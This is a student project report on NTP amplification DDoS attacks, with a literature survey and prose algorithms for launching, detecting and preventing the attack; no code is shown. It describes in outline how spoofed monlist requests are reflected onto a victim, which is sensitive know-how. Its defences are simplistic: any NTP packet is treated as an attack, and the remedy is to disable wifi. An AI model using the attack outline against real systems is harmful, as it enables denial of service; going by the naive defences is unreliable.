CSE3502
Information Security Management
Slot: L49+L50

Project Report

Project Title
NTP AMPLIFICATION ATTACK DEMONSTRATION AND PREVENTION

Submitted by:
Bella Babu 20BCE0558
Aadharsh S 20BCE0562
Shruti Pandey 20BCE0665
Gopesh K. Pathak 20BCE2870

Under the Guidance of
Prof. Selvi M (SCOPE)

ABSTRACT:

The Network Time Protocol (NTP) is a widely used protocol that enables computer systems to synchronize their clocks with a reference time source. However, NTP can be vulnerable to a type of Distributed Denial of Service (DDoS) attack called the NTP amplification attack. In this attack, the attacker sends small NTP packets to vulnerable NTP servers on the internet, requesting a large amount of data in response. The NTP servers then send a large amount of data to the target IP address, which can overwhelm the target's network and cause a denial of service.

The purpose of this project is to explore the NTP amplification attack in detail, including its impact, techniques used to launch the attack, and mitigation strategies. We will begin by reviewing existing literature on NTP amplification attacks and analyzing tools and methodologies used to launch such attacks. We will then conduct experiments to simulate the attack and measure its impact on a target network.

Next, we will propose and implement mitigation strategies to prevent or reduce the impact of the NTP amplification attack. This may include implementing access control lists (ACLs) on NTP servers, configuring routers to block NTP traffic, or deploying specialized software to detect and filter NTP amplification traffic. Implementation of NTP attacks do exist but they pertain to a black box approach and are usually implemented as a heavy software or written as a library of a scripting language like python which is slow. This project is aimed to be implemented using C++ (which is fast, efficient), all the functions and operations are to be implemented in the most simple and efficient way. Unlike the existing works, this implementation is user friendly, lightweight and open source. The prevention script is to be implemented in Python3. This will hopefully provide a clear view of how packet capturing and analysis can help detect the attack and possibly prevent it.

The project aims to provide a better understanding of NTP amplification attacks and help organizations protect their networks against this type of DDoS attack. By the end of the project, we hope to have gained insights into the technical and operational aspects of the attack and developed effective strategies to mitigate its impact.

OBJECTIVE:

- To study the common potential attacks and vulnerabilities of NTP attack
- To detect the NTP amplification attack using Wireshark.
- To implement protection against this vulnerabilities and mitigate the system

INTRODUCTION:

A Distributed Denial of Service (DDoS) attack is a malicious attempt to disrupt the normal functioning of a targeted website, server, or network by overwhelming it with a flood of traffic from multiple sources. The goal of a DDoS attack is to make a targeted resource unavailable to its intended users, usually by consuming all available bandwidth or overwhelming the target's computing resources. DDoS attacks are a serious threat to online businesses, as they can cause significant damage to an organization's reputation, revenue, and customer trust. Attackers can use various techniques to launch a DDoS attack, such as exploiting vulnerabilities in web applications, infecting computers with malware to create a botnet, or using amplification attacks to flood the target with a large volume of traffic.

The impact of DDoS attacks can be severe, resulting in service disruption, downtime, and financial losses. Therefore, it is crucial for organizations to have a robust DDoS defense strategy in place to mitigate the impact of an attack. This can include using traffic filtering tools, implementing rate limiting and traffic shaping, and working with internet service providers to block traffic from known malicious sources.

The Network Time Protocol (NTP) is a widely used protocol that enables computer systems to synchronize their clocks with a reference time source. However, like any other network protocol, NTP can also be vulnerable to attacks. One such attack is the NTP amplification attack, which is a type of Distributed Denial of Service (DDoS) attack. NTP amplification attack that makes use of IP spoofing, NTP protocol, Public NTP servers to perform DDoS attack. In an NTP amplification attack, the attacker sends small NTP packets to vulnerable NTP servers on the internet, requesting a large amount of data in response. The NTP servers then send a large amount of data to the target IP address, which can overwhelm the target's network and cause a denial of service.

This project aims to explore the NTP amplification attack in more detail, including how it works, how to identify vulnerable NTP servers, and how to mitigate the attack. The project will involve researching existing literature and tools related to NTP amplification attacks, conducting experiments to simulate the attack, and proposing possible solutions to mitigate the impact of the attack. By the end of the project, we hope to have a better understanding of the NTP amplification attack and the steps that can be taken to protect against it.

LITERATURE SURVEY:

Sno.	Title	Findings	Citations
1	A DDoS attack detection and countermeasure scheme based on DWT and auto-encoder neural network for SDN	This work, proposes a DDoS attack detection and countermeasure scheme based on discrete wavelet transform (DWT) and auto-encoder neural network for SDN. The proposed scheme extracts statistical features from the wavelet transform to be processed by an auto-encoder neural network to detect samples of DDoS attack traffic. Later, to reduce the computational burden imposed by the neural network model, the average hit rate in the flow table of the switches is used to activate the DDoS detection of the scheme. It also provides a detailed performance analysis by considering the computational cost complexity of the algorithms proposed in scheme and the evaluation of the successful detection rate with simulations. The experimental results show that the proposed scheme achieves high detection rate against DNS amplification, Network Time Protocol and TCP SYN flood attacks with a remarkably low false alarm rate.	Fouladi RF, Ermiş O, Anarim E. A DDoS attack detection and countermeasure scheme based on DWT and auto-encoder neural network for SDN. Computer Networks. 2022;214:N.PAG. doi:10.1016/j.comnet.2022.109140
2	An Authentication Scheme to Defend against UDP DrDoS Attacks in 5G Networks	This article presents a design, implementation, analysis, and experimental evaluation of an authentication scheme, a defense against UDP DrDoS attacks, by which attackers cleverly use rebound server farms to bounce a flood of packets to a target host. The solution is called IEWA because it combines the concepts of increasing expenses and weak authentication. In this paper, we	Huang H(1,2), Hu L(1), Chu J(1), Cheng X(3). An Authentication Scheme to Defend against UDP DrDoS Attacks in 5G Networks. IEEE Access. 2019;7:175970-175979-175979. doi:10.1109/ACCESS.2019.2957565

		apply IEWA to Network Time Protocol (NTP). First, simulate and compare the original and improved protocols. Next, verify the effectiveness of our proposed scheme. Then show that our improved scheme is safer than the original scheme. Finally, compare the solution with existing state-of-the-art schemes, using indicators such as communication overhead, server storage costs, client storage costs, computation costs of server and computation costs of client. It is found that the scheme improves system stability and security, reduces communication overhead, server storage cost and computational costs. The solution not only improves the NTP protocol to mitigate DrDoS attacks, but also strengthens other UDP protocols that are vulnerable to DrDoS attacks. Therefore, the solution can be used as a solution to UDP DrDoS attacks in 5G Networks.	
3	DDoS attack detection: A key enabler for sustainable communication in internet of vehicles	This manuscript will focus on Distributed Denial of Service (DDOS) attacks by adding the design of an Intrusion Detection Systems (IDS) tailored to IoV (Internet of vehicles) systems. Moreover, Artificial Intelligence (AI) and Machine Learning (ML) techniques will be investigated that can help in making refined defense architecture for countering DDOS attacks in IoV networks. Furthermore, a fuzzy logic and Q-learning based proposed solution is tested through simulations which argues about the usefulness of the proposed approach in comparison with conventional techniques.	Sherazi HHR(1), Iqbal R(2), Ahmad F(3), Chaudary MH(3), Khan ZA(4). DDoS attack detection: A key enabler for sustainable communication in internet of vehicles. Sustainable Computing: Informatics and Systems. 2019;23:13-20-20. doi:10.1016/j.suscom.2019.05.002

4	Predictive machine learning-based integrated approach for DDoS detection and prevention	The primary concern of this work is to detect and prevent DDoS attacks. To fulfll the objective, various data mining techniques such that Jrip, J48, and k-NN have been employed for DDoS attacks detection. These algorithms are implemented and thoroughly evaluated individually to validate their performance in this domain. The presented work has been evaluated using the latest dataset CICIDS2017. The dataset characterizes diferent DDoS attacks viz. brute force SSH, brute force FTP, Heartbleed, infltration, botnet TCP, UDP, and HTTP with port scan attack. Further, the prevention method takes place in progress to block the malicious nodes participates in any of the said attacks. The proposed DDoS prevention works in a proactive mode to defend all these attack types and gets evaluated concerning various parameters such as Throughput, PDR, End-to-End Delay, and NRL.This study claimed that the proposed technique outperforms with respect to the AODV routing algorithm	Kebede SD(1), Tiwari B(2), Tiwari V(3), Chandravanshi K(4). Predictive machine learning-based integrated approach for DDoS detection and prevention. Multimedia Tools and Applications. January 2021. doi:10.1007/s11042-021-11740-z
5	Analysis of NTP DRDoS attacks' performance effects and mitigation techniques	This paper focuses on analyzing a variant of DDoS attacks known as Network Time Protocol (NTP) Distributed Reflective Denial of Service (DRDoS) attack. The impact of the attack will be measured in the utilization of processor, memory, network and ping of most relevant devices. Further focus is on the host and network based layered “defense in-depth” of NTP DRDoS attack	B. A. Sassani, C. Abarro, I. Pitton, C. Young and F. Mehdipour, "Analysis of NTP DRDoS attacks' performance effects and mitigation techniques," 2016 Privacy, Security and Trust (PST), Auckland, New Zealand, 2016, pp. 421-427, doi: 10.1109/PST.2016.7906966.

		mitigation techniques.	
6	A Two-Fold Machine Learning Approach to Prevent and Detect IoT Botnet Attacks	In this paper, they first produce a generic scanning and DDoS attack dataset by generating 33 types of scan and 60 types of DDoS attacks. In addition, they partially integrated the scan and DDoS attack samples from three publicly-available datasets for maximum attack coverage to better train the machine learning algorithms. Afterwards, propose a two-fold machine learning approach to prevent and detect IoT botnet attacks. In the first fold, trained a state-of-the-art deep learning model, i.e., ResNet-18 to detect the scanning activity in the premature attack stage to prevent IoT botnet attacks. While, in the second fold, they trained another ResNet-18 model for DDoS attack identification to detect IoT botnet attacks. Overall, the proposed two-fold approach manifests 98.89% accuracy, 99.01% precision, 98.74% recall, and 98.87% f1-score to prevent and detect IoT botnet attacks. To demonstrate the effectiveness of the proposed two-fold approach, they trained three other ResNet-18 models over three different datasets for detecting scan and DDoS attacks and compared their performance with the proposed two-fold approach. The experimental results prove that the proposed two-fold approach can efficiently prevent and detect botnet attacks as compared to other trained models.	Hussain F(1), Abbas SG(1), Tanveer S(1), et al. A Two-Fold Machine Learning Approach to Prevent and Detect IoT Botnet Attacks. IEEE Access. 2021;9:163412-163430-163430. doi:10.1109/ACCESS.2021.3131014

7	An efficient algorithm to detect DDoS amplification attacks	An Intelligent system has AI and ML algorithms to achieve its function. This paper discusses such intelligent method to detect the attack server from legitimate traffic. This method uses an algorithm that gets activated by excess traffic in the network. The excess traffic is determined by the speed or rate of the requests and responses and their ratio. The algorithm extracts the IP addresses of servers and detects which server is sending more packets than requested or which are not requested. This server can be later blocked using a firewall or Access Control List (ACL).	Quadir, Md Abdul et al. ‘An Efficient Algorithm to Detect DDoS Amplification Attacks’. 1 Jan. 2020 : 8565 – 8572.
8	Characterization and analysis of NTP amplification based DDoS attacks	This paper shows the characterization and analysis of two large datasets containing packets from NTP based DDoS attacks captured in South Africa. Using a series of Python based tools, the dataset is analysed according to specific parts of the packet headers. These include the source IP address and Time-to-live (TTL) values. The analysis found the top source addresses and looked at the TTL values observed for each address. These TTL values can be used to calculate the probable operating system or DDoS attack tool used by an attacker. It was found that each TTL value seen for an address can	L. Rudman and B. Irwin, "Characterization and analysis of NTP amplification based DDoS attacks," 2015 Information Security for South Africa (ISSA), Johannesburg, South Africa, 2015, pp. 1-5, doi: 10.1109/ISSA.2015.7335069.

		indicate the number of hosts attacking the address or indicate minor routing changes. The Time-to-Live values, as a whole, are then analysed to find the total number used throughout each attack. The most frequent TTL values are then found and show that the migratory of them indicate the attackers are using an initial TTL of 255. This value can indicate the use of a certain DDoS tool that creates packets with that exact initial TTL. The TTL values are then put into groups that can show the number of IP addresses a group of hosts are targeting.	
9	Enhancing Network Visibility and Security through Tensor Analysis	This paper, presents an effective tool for network security and traffic analysis that uses high-performance data analytics based on a class of unsupervised learning algorithms called tensor decompositions. The tool aims to provide a scalable analysis of the network traffic data and also reduce the cognitive load of network analysts and be network-expert-friendly by presenting clear and actionable insights into the network. It demonstrates the successful use of the tool in two completely diverse operational cyber security environments, namely, (1) security operations center (SOC) for the SCinet network at the SuperComputing (SC) Conference in 2016 and 2017 and (2) Reservoir Labs' Local Area Network (LAN). In each of these environments, we produce actionable results for cyber security specialists including (but not limited to) (1) finding malicious network traffic involving internal and external attackers using port	Muthu M. Baskaran, Thomas Henretty, James Ezick, Richard Lethin, David Bruns-Smith, Enhancing Network Visibility and Security through Tensor Analysis, Future Generation Computer Systems, Volume 96, 2019, Pages 207-215, ISSN 0167-739X, https://doi.org/10.1016/j.future.2019.01.039.

		scans, SSH brute forcing, and NTP amplification attacks, (2) uncovering obfuscated network threats such as data exfiltration using DNS port and using ICMP traffic, and (3) finding network misconfiguration and performance degradation patterns.	
10	An NTP-based detection module for DDoS attacks on IoT	This paper proposes an event detection module for distributed denial of service (DDoS) attacks on Internet of Things (IoT). Different from existing detection modules using knowledge-based filtering, the proposed module focuses on the system behavior under DDoS attacks and detects it utilizing information obtained from NTP used in synchronization service. They conducted demonstration experiments with the developed module generating pseudo DDoS attacks. The result shows that the proposed module achieves high recall and precision values, indicating its usefulness in the real time event detection on IoT.	T. Kawamura, M. Fukushi, Y. Hirano, Y. Fujita and Y. Hamamoto, "An NTP-based detection module for DDoS attacks on IoT," 2017 IEEE International Conference on Consumer Electronics - Taiwan (ICCE-TW), Taipei, Taiwan, 2017, pp. 15-16, doi: 10.1109/ICCE-China.2017.7990972.
11	Mirror saturation in amplified reflection Distributed Denial of Service: A case of study using SNMP, SSDP, NTP and DNS protocols	In this study, the viability of using IoT devices as reflectors was assessed in order to gauge those worries. Attacks utilising four protocols were tried, and a pattern that suggests reflector saturation was observed. Low injection rates (10–100 probe/sec) without maintaining maximal amplification rates. IoT devices would therefore be excellent injectors even though they are generally not thought of as good reflectors. Thus, any ready attacker could employ more injectors while still keeping low	João J.C. Gondim, Robson de Oliveira Albuquerque, Ana Lucila Sandoval Orozco, Mirror saturation in amplified reflection Distributed Denial of Service: A case of study using SNMP, SSDP, NTP and DNS protocols, Future Generation Computer Systems, Volume 108, 2020, Pages 68-81,

		injection rates. While the attacker would undoubtedly need to work more closely together, this hinders discovery. With the development of Command and Control (C2) incorporating orchestration and attack coordination, it is anticipated that DDoS attack execution will reach new levels of greater sophistication, as in carpet bombing and pulse attacks. The study of mirror saturation dynamics, which evaluated reflector behaviour for various protocols (SNMP, SSDP, NTP, and DNS), as well as their comparison and saturation characterization, showed, in summary, that using IoT devices is feasible but actually increases attack complexity. As a result, the evolution of AR-DDoS and its implications for detection and mitigation needs could be identified.	ISSN 0167-739X, https://doi.org/10.1016/j.future.2020.01.024.
12	A review of amplification-based distributed denial of service attacks and their mitigation	In this paper, we examine and classify amplification-based DDoS (ADDoS) attacks and related countermeasures in this article to create a new taxonomy. In addition, we outline the methodology of ADDoS attacks and consider how it varies from conventional DDoS attacks. We also look into the accessibility of ADDoS for attackers with typical means. We review the hire-to-DDoS platforms' ADDoS features as well as the easily available open-source scripts on GitHub. We think that the increased use of amplification-based DDoS assaults is primarily due to the availability and affordability of hire-to-DDoS platforms. Finally, we offer a list of potential future directions that the community might find fascinating to concentrate on. We derive a	Salih Ismail, Hani Ragab Hassen, Mike Just, Hind Zantout, A review of amplification-based distributed denial of service attacks and their mitigation, Computers & Security, Volume 109, 2021, 102380, ISSN 0167-4048, https://doi.org/10.1016/j.cose.2021.102380.

		4-step methodology that ADDoS attackers use to carry out ADDoS using the available literature. We look at easily accessible open source programmes that could be used to start an ADDoS. Additionally, we look into a few of the DDoS tools that are readily accessible online and include amplification-based attacks as a feature. Free scripts and inexpensive DDoS tools (with an amplification attack feature) both provide insight into how simple it is to initiate an ADDoS attack. We demonstrate that the proliferation of amplification-based attacks is significantly influenced by how simple it is to initiate an ADDoS attack.	
13	Demystifying DDoS as a Service.	In this article, we present the results of a measurement study that we conducted on 17 different DaaS providers, during which we examined the various DDoS attack methods and the infrastructure that was utilised to carry out the attacks. Results point to a growing market for short-lived providers where DDoS attacks can be quickly disrupted and are offered for a low cost (a few dollars). In our study, special focus was placed on characterising application-level (HTTP) DDoS attacks, which are more challenging to research due to the low traffic volume they produce and the requirement to examine the logic of the application delivering the target service. According to the findings, DaaS providers frequently give both extensive and intensive DDoS attacks using various protocols. We were able to initiate 1-minute attacks that produced 255 GB of traffic and were able to achieve throughput of 1.4 Gb/s at a	A. Zand, G. Modelo-Howard, A. Tongaonkar, S. -J. Lee, C. Kruegel and G. Vigna, "Demystifying DDoS as a Service," in IEEE Communications Magazine, vol. 55, no. 7, pp. 14-21, July 2017, doi: 10.1109/MCOM.2017.1600980.

		cost of tens of dollars, and customers only have to pay that much to have access to the attacks.	
14	A Novel Approach for distributed denial of service defense using continuous wavelet transform and convolutional neural network for software-Defined network	In this work, we suggest a detection and countermeasure strategy based on continuous wavelet transform (CWT) and convolutional neural network to address the vulnerability. (CNN). To distinguish attack samples from regular samples, the method feeds features from CWT into the CNN classifier. Our test findings demonstrate that the suggested method successfully detects DNS amplification, NTP, and TCP-SYN flood attacks with an incredibly low false alarm rate. When the median of the USIP statistic exceeds a predefined value that was determined during the training portion of the scheme, the DDoS attack detection is activated. Consequently, the CNN classifier's processing load is lessened. Once an attack sample is identified, all flows forwarded to the possible victim IP address are momentarily dropped using the hash table of the number of distinct destination IP addresses obtained from the flow table of SDN switches. Finally, we implement our strategy on an example SDN network using the GNS3 environment and the Mininet emulator to assess the efficacy of DDoS attack detection. For this specific example network, the efficacy is assessed against DNS amplification, Network Time Protocol, and TCP-SYN flood attacks. According to simulation results, our method works better than the earlier methods with a significantly higher detection rate.	Ramin Fadaei Fouladi, Orhan Ermiş, Emin Anarim, A Novel Approach for distributed denial of service defense using continuous wavelet transform and convolutional neural network for software-Defined network, Computers & Security, Volume 112, 2022, 102524, ISSN 0167-4048, https://doi.org/10.1016/j.cose.2021.102524.
15	Evaluation of TFTP DDoS	Attacks that use amplifiers as intermediary components increase the attacker's data. In this paper, an	Boris Sieklik, Richard Macfarlane, William J. Buchanan, Evaluation of

	amplification attack	amplification attack based on the trivial file transfer protocol is evaluated, along with an assessment tool. (TFTP). When compared to other studied amplification attacks, this attack may have an amplification factor of about 60. Due to the fact that roughly 599,600 publicly accessible TFTP servers use this protocol, there may be a serious problem on a global scale. Numerous countermeasures are suggested, as well as danger mitigation strategies. Based on the suggested metrics, the effects of this assault on the amplifier and target were examined. TFTP breaches have been mentioned in the past, but this document offers a thorough methodology for setting up the attack and verifying it. We examined and analysed several equations for amplification factors. There were several drawbacks found, such as the fact that none of the equations under evaluation had considered packet losses or retransmissions. In order to determine the amplification factor, a new equation is therefore proposed in this work. This equation is explained, examined, and the precision of the result assessed. According to the results of the tests, the suggested equation provides a more accurate assessment of the TFTP amplification attack.	TFTP DDoS amplification attack, Computers & Security, Volume 57, 2016, Pages 67-92, ISSN 0167-4048, https://doi.org/10.1016/j.cose.2015.09.006.
16	Large-scale empirical evaluation of DNS and SSDP amplification attacks	The domain name system (DNS) and simple service discovery protocol are the two primary protocols in the attackers' arsenal when it comes to denial-of-service (DoS) assaults. (SSDP). Our assistance covers three axes: In order to identify devices that can be successfully exploited in the context of amplification attacks, we	Marios Anagnostopoulos, Stavros Lagos, Georgios Kambourakis, Large-scale empirical evaluation of DNS and SSDP amplification attacks, Journal of Information Security and

		conduct nationwide IP address scans (probes) across three countries on two continents, fingerprint the discovered devices to learn more about their type and operating system, and estimate the amplification factor of the discovered reflectors through a dozen different, carefully crafted DNS queries and a few other methods. Due to the fifteen-month duration of the scans, it is possible to draw indirect inferences about the security measures in this area as well as direct ones about the evolution of the reflector population over time. For example, it was determined that for DNS, the third quartile of the amplification factor distribution stays greater than 30 for queries that are typically exploited across all of the countries that were studied, while in the worst case, this number can reach up to 70. The same numbers for SSDP for a particular kind of query vary between approximately 41 and 73. This work, to our knowledge, provides the first comprehensive mapping and evaluation of DNS and SSDP amplifiers, and it is expected to serve as a foundation for further research in this dynamic and rapidly evolving field.	Applications, Volume 66, 2022, 103168, ISSN 2214-2126, https://doi.org/10.1016/j.jisa.2022.103168.
17	DNS-ADVP: A Machine Learning Anomaly Detection and Visual Platform to Protect Top-Level Domain Name Servers Against DDoS Attacks	In this article, we introduce DNS-ADVP, a DNS Anomaly Detection Visual Platform that integrates a one-class classifier for traffic anomaly detection with a novel visualisation of online DNS traffic. An IT officer can understand the traffic flow for an authoritative DNS server using the visual mode; the model has visual semaphores that are managed by the one-class classifier. Our classification technique has been successfully tested on synthetic	L. A. Trejo, V. Ferman, M. A. Medina-Pérez, F. M. Arredondo Giacinti, R. Monroy and J. E. Ramirez-Marquez, "DNS-ADVP: A Machine Learning Anomaly Detection and Visual Platform to Protect Top-Level Domain Name Servers Against DDoS Attacks," in IEEE Access, vol. 7, pp. 116358-116369,

		attacks, with an 83% of the area under the curve. This is due to the extremely dynamic nature of DNS traffic, which constantly updates what constitutes normal behaviour. (AUC). A real authoritative DNS server is presently being monitored in real-time using DNS-ADVP. We have thoroughly investigated well-known methods for reducing DNS DDoS attacks, including: a UDP rule to control the pace of using requests made by the same IP . We have assessed the relevance and suitability of these techniques for implementation in a production environment using requests made by the same IP, the well-known RRL (Response Rate Limit) , and the technique suggested by Kambourakis. We have suggested a novel visual model to quickly interpret current DNS traffic and to promptly flag any anomalies using visual semaphores in order to build DNS-ADVP.	2019, doi: 10.1109/ACCESS.2019. 2924633.
18	SF-DRDoS: The store-and-flood distributed reflective denial of service attack	In this paper, we demonstrate how an attacker can increase the danger of a DRDoS assault. We specifically discuss the store-and-flood DRDoS, or SF-DRDoS, assault, which makes use of peer-to-peer (P2P) file-sharing networks. Before the flooding phase, an attacker can keep carefully prepared data on reflector nodes to significantly increase the attack's amplification factor. This makes SF-DRDoS more potent and covert than conventional DRDoS. On two well-known Kademlia-based P2P file-sharing networks, Kad and BT-DHT, we show two prototype SF-DRDoS attacks. Actual field tests revealed that this attack can, on average, accomplish an amplification factor of 2400 in Kad	Bingshuang Liu, Jun Li, Tao Wei, Skyler Berg, Jiayi Ye, Chen Li, Chao Zhang, Jianyu Zhang, Xinhui Han, SF-DRDoS: The store-and-flood distributed reflective denial of service attack, Computer Communications, Volume 69, 2015, Pages 107-115, ISSN 0140-3664, https://doi.org/10.1016/j.comcom.2015.06.008.

		and an upper bound of attack bandwidth of 670 Gbps and 10 Tbps for Kad and BT-DHT, respectively. We also suggest a few potential defences to lessen the SF-DRDoS danger. In addition, we covered the use of BCP 38, BGP flow specification, and injecting honey nodes into Kademlia networks as defences against SF-DRDoS assaults. SF-DRDoS attacks, along with other DDoS attacks, highlight the urgent requirement for fresh, efficient defence options.	
19	Preventing DDoS attacks on internet servers exploiting P2P systems	In this study, we analyse these attacks and group them according to the root reason of attack amplification. We demonstrate that the attacks result from a breach of three fundamental rules: (i) the system must safeguard against multiple references to the target; (ii) the innocent participants must only spread validated information; and (iii) membership information must be validated before use. We methodically investigate how well active probing, which verifies membership information, can thwart DDoS attacks. The method is applicable to both structured (DHT-based) and unstructured P2P systems and does not depend on centralised authorities for membership verification. These factors, in our opinion, must be taken into account in order for the mechanisms to be compatible with a variety of P2P implementations already in use. A widely used DHT-based file-sharing system and a video broadcasting system with strict performance criteria are used to assess the techniques. Our findings demonstrate the approach's potential for reducing DDoS attacks without compromising application	Xin Sun, Ruben Torres, Sanjay Rao, Preventing DDoS attacks on internet servers exploiting P2P systems, Computer Networks, Volume 54, Issue 15, 2010, Pages 2756-2774, ISSN 1389-1286, https://doi.org/10.1016/j.comnet.2010.05.021.

		speed.	
20	The best bang for the byte: Characterizing the potential of DNS amplification attacks	In this study, we explore the threats that still exist while characterising whether these best practises can completely prevent DNS amplification assaults. In specific, we investigate the DNS amplification potential of each of the approximately 130 million DNS domains and the associated servers. We discover that few servers employ any protection measures to thwart attackers, making it easy for attackers to use these servers to produce devastating floods. We queried each of the roughly 1 million unique DNS servers in our study to determine whether they used rate-limiting. For each server, we picked a domain served by the server and issued a query for that domain 30 times in rapid succession to determine whether the server rate limited the responses. We found that 10.23% of servers employed the protective measure, indicating the approach is not widely used in practice.	Douglas C. MacFarland, Craig A. Shue, Andrew J. Kalafut, The best bang for the byte: Characterizing the potential of DNS amplification attacks, Computer Networks, Volume 116, 2017, Pages 12-21, ISSN 1389-1286, https://doi.org/10.1016/j.comnet.2017.02.007

PROPOSED METHODOLOGY:

1. Attack Algorithm:

- First, the attacker utilises a botnet to deliver UDP packets to an NTP server with falsified IP addresses. The monlist command is enabled on the NTP server in this case. Each packet's faked IP address points to the victim's true IP address.
- Next, each UDP packet uses its monlist command to send a request to the NTP server, resulting in a big response.
- The server will then send the generated data to the faked address.
- The answer is sent to the target's IP address, which causes the surrounding network infrastructure to become overwhelmed, culminating in a denial-of-service attack.

2. Detection Algorithm:


- First we determine which network interface is in use.
- Then at that interface, we start Live Packet Capture.
- Filter the captured packets according to the following criteria: "NTP" is the protocol.
- If the number of packets after filtering equals zero, there is no chance of an attack; otherwise, an attack is suspected.


3. Prevention Algorithm:

- The wifi connectivity of the system is deactivated os.system() and this ensures that the system is no longer connected to the network from where the attacker is sending the packets.
- This stops the incoming packets from reaching the system and thus mitigates from NTP amplification attack.


RESULT:

